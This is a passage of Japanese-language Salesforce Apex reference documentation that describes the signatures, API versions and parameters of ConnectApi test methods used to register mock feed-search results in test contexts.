最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result

型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter, result)

一致する `ConnectApi.searchFeedElementsInFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

32.0

署名

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

recentCommentCount

型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

filter
型: ConnectApi.FeedFilter

フィード条件を指定します。

- AllQuestions — 質問であるフィード要素のみ。
- CommunityScoped — 今後の使用のために予約されています。
- SolvedQuestions — 質問で最良の回答があるフィード要素のみ。
- UnansweredQuestions — 質問で回答がないフィード要素のみ。
- UnsolvedQuestions — 質問で最良の回答がないフィード要素のみ。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)

ConnectApi コードのテスト

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, q, result)

一致する `ConnectApi.searchFeedElementsInFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String q, ConnectApi.FeedElementPage
result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company` と `Filter` を除くすべての `ConnectApi.FeedType` です。

subjectId

型: String

feedType が `Record` である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。フィード種別が `UserProfile` である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値である場合、*subjectId* はコンテキストユーザの ID または別名 `me` である必要があります。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result
型: ConnectApi.FeedElementPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFeed(communityId, feedType, subjectId, q)
ConnectApi コードのテスト

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q, result)

一致する `ConnectApi.searchFeedElementsInFeed` **メソッドをテストコンテキストでコールするときに返される** `ConnectApi.FeedElementPage` **オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。**

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、**または** `null` **のいずれかを使用します。**

feedType
型: `ConnectApi.FeedType`
フィードの種別。有効な値は、 `Company` **と** `Filter` **を除くすべての** `ConnectApi.FeedType` **です。**

subjectId
型: String
feedType **が** `Record` **である場合、** *subjectId* **にはグループ** ID **を含む任意のレコード** ID **を指定できます。** *feedType* **が** `Topics` **である場合、** *subjectId* **はトピック** ID **である必要があります。** *feedType* **が** `UserProfile` **である場合、** *subjectId* **には任意のユーザ** ID **を指定できます。** *feedType* **がその他の値の場合、** *subjectId* **はコンテキストユーザの** ID **または別名** `me` **である必要があります。**

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

作成日や最終更新日などで並び替えて返される順序を指定します。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

検索語。ユーザ名またはグループ名でキーワードを検索します。1文字以上を指定する必要があります。このパラメータではワイルドカードは使用できません。このパラメータは必須です。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

一致する ConnectApi.searchFeedElementsInFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company と Filter を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result

型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)

一致する `ConnectApi.searchFeedElementsInFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly,
ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

値は ConnectApi.FeedType.Record である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

showInternalOnly

型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード要素のみを表示するか (`true`)、否か (`false`) を指定します。デフォルト値は、`false` です。

result

型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly)

ConnectApi コードのテスト

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter, result)

一致する `ConnectApi.searchFeedElementsInFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

32.0

署名

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly,
ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: ConnectApi.FeedType

値は ConnectApi.FeedType.Record である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

showInternalOnly
型: Boolean

内部(コミュニティ以外の)ユーザからのフィード要素のみを表示するか(`true`)、否か(`false`)を指定します。デフォルト値は、`false` です。

filter
型: ConnectApi.FeedFilter

フィード条件を指定します。

- `AllQuestions` — 質問であるフィード要素のみ。
- `CommunityScoped` — 今後の使用のために予約されています。
- `SolvedQuestions` — 質問で最良の回答があるフィード要素のみ。
- `UnansweredQuestions` — 質問で回答がないフィード要素のみ。
- `UnsolvedQuestions` — 質問で最良の回答がないフィード要素のみ。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter)

ConnectApi コードのテスト

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q, result)

一致する `ConnectApi.searchFeedElementsInFilterFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElementsInFilterFeed(String communityId, String subjectId, String keyPrefix, String q, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 me。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q)

ConnectApi コードのテスト

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q, result)

一致する ConnectApi.searchFeedElementsInFilterFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElementsInFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 me。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

一致する `ConnectApi.searchFeedElementsInFilterFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElementsInFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result

型: `ConnectApi.FeedElementPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedItems(communityId, q, result)

テスト中に `searchFeedItems(communityId, q)` がコールされたときに返される、テストフィード項目ページを登録します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void searchFeedItems(String communityId, String q, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
: **型**: String

  コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
: **型**: String

  必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result
: **型**: `ConnectApi.FeedItemPage`

  テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedItems(communityId, q)

ConnectApi コードのテスト

setTestSearchFeedItems(communityId, q, sortParam, result)

テスト中に `searchFeedItems(String, String, ConnectApi.FeedSortOrder)` がコールされたときに返される、テストフィード項目ページを登録します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void setTestSearchFeedItems(String communityId, String q,
ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — **作成日の新しい順に並び替えます。**
- LastModifiedDateDesc — **活動の新しい順に並び替えられます。**

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result

型: ConnectApi.FeedItemPage

フィード項目テストページ。

戻り値

型: Void

関連トピック:

searchFeedItems(communityId, q, sortParam)

ConnectApi コードのテスト

setTestSearchFeedItems(communityId, q, pageParam, pageSize, result)

テスト中に searchFeedItems(String, String, String, Integer) がコールされたときに返される、テストフィード項目ページを登録します。

API バージョン

28.0 〜 31.0

署名

```
public static Void setTestSearchFeedItems(String communityId, String q, String pageParam,
Integer pageSize, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

result
型: ConnectApi.FeedItemPage

テストフィード項目ページ。

戻り値

型: Void

関連トピック:

searchFeedItems(communityId, q, pageParam, pageSize)

ConnectApi コードのテスト

setTestSearchFeedItems(communityId, q, pageParam, pageSize, sortParam, result)

テスト中に searchFeedItems(String, String, String, Integer, ConnectApi.FeedSortOrder) がコールされたときに返される、テストフィード項目ページを登録します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void setTestSearchFeedItems(String communityId, String q, String pageParam,
Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

result
型: `ConnectApi.FeedItemPage`

テストフィード項目ページ。

戻り値

型: Void

関連トピック:

searchFeedItems(communityId, q, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestSearchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam, result)

テスト中に `searchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)` がコールされたときに返される、テストフィード項目ページを登録します。

API バージョン

29.0 ～ 31.0

署名

```
public static Void setTestSearchFeedItems(String communityId, String q, Integer recentCommentCount, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

result
型: ConnectApi.FeedItemPage
テストフィード項目ページ。

戻り値

型: Void

関連トピック:

searchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestSearchFeedItemsInFeed(communityId, feedType, q, result)

一致する ConnectApi.searchFeedItemsInFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

28.0 〜 31.0

署名

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String q, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType
フィードの種別。有効な値は、Company、Home、および Moderation です。

q
型: String
必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result
型: ConnectApi.FeedItemPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedItemsInFeed(communityId, feedType, q)

ConnectApi コードのテスト

setTestSearchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

一致する ConnectApi.searchFeedItemsInFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

28.0 〜 31.0

署名

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType

型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 〜 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result

型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

一致する ConnectApi.searchFeedItemsInFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

29.0 ～ 31.0

署名

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

